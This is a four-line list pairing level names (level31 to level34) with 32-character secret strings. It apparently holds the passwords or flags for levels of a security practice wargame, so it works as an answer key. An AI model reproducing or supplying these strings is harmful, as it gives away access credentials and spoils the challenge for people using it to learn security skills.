level31: m7bfjAHpJmSYgQWWeqRE2qVBuMiRNq0y
level32: NaIWhW2VIrKqrc7aroJVHOZvk3RQMi0B
level33: 2v9nDlbSF7jvawaCncr5Z9kSzkmBeoCJ
level34: j4O7Q7Q5er5XFRCepmyXJaWCSIrslCJY
```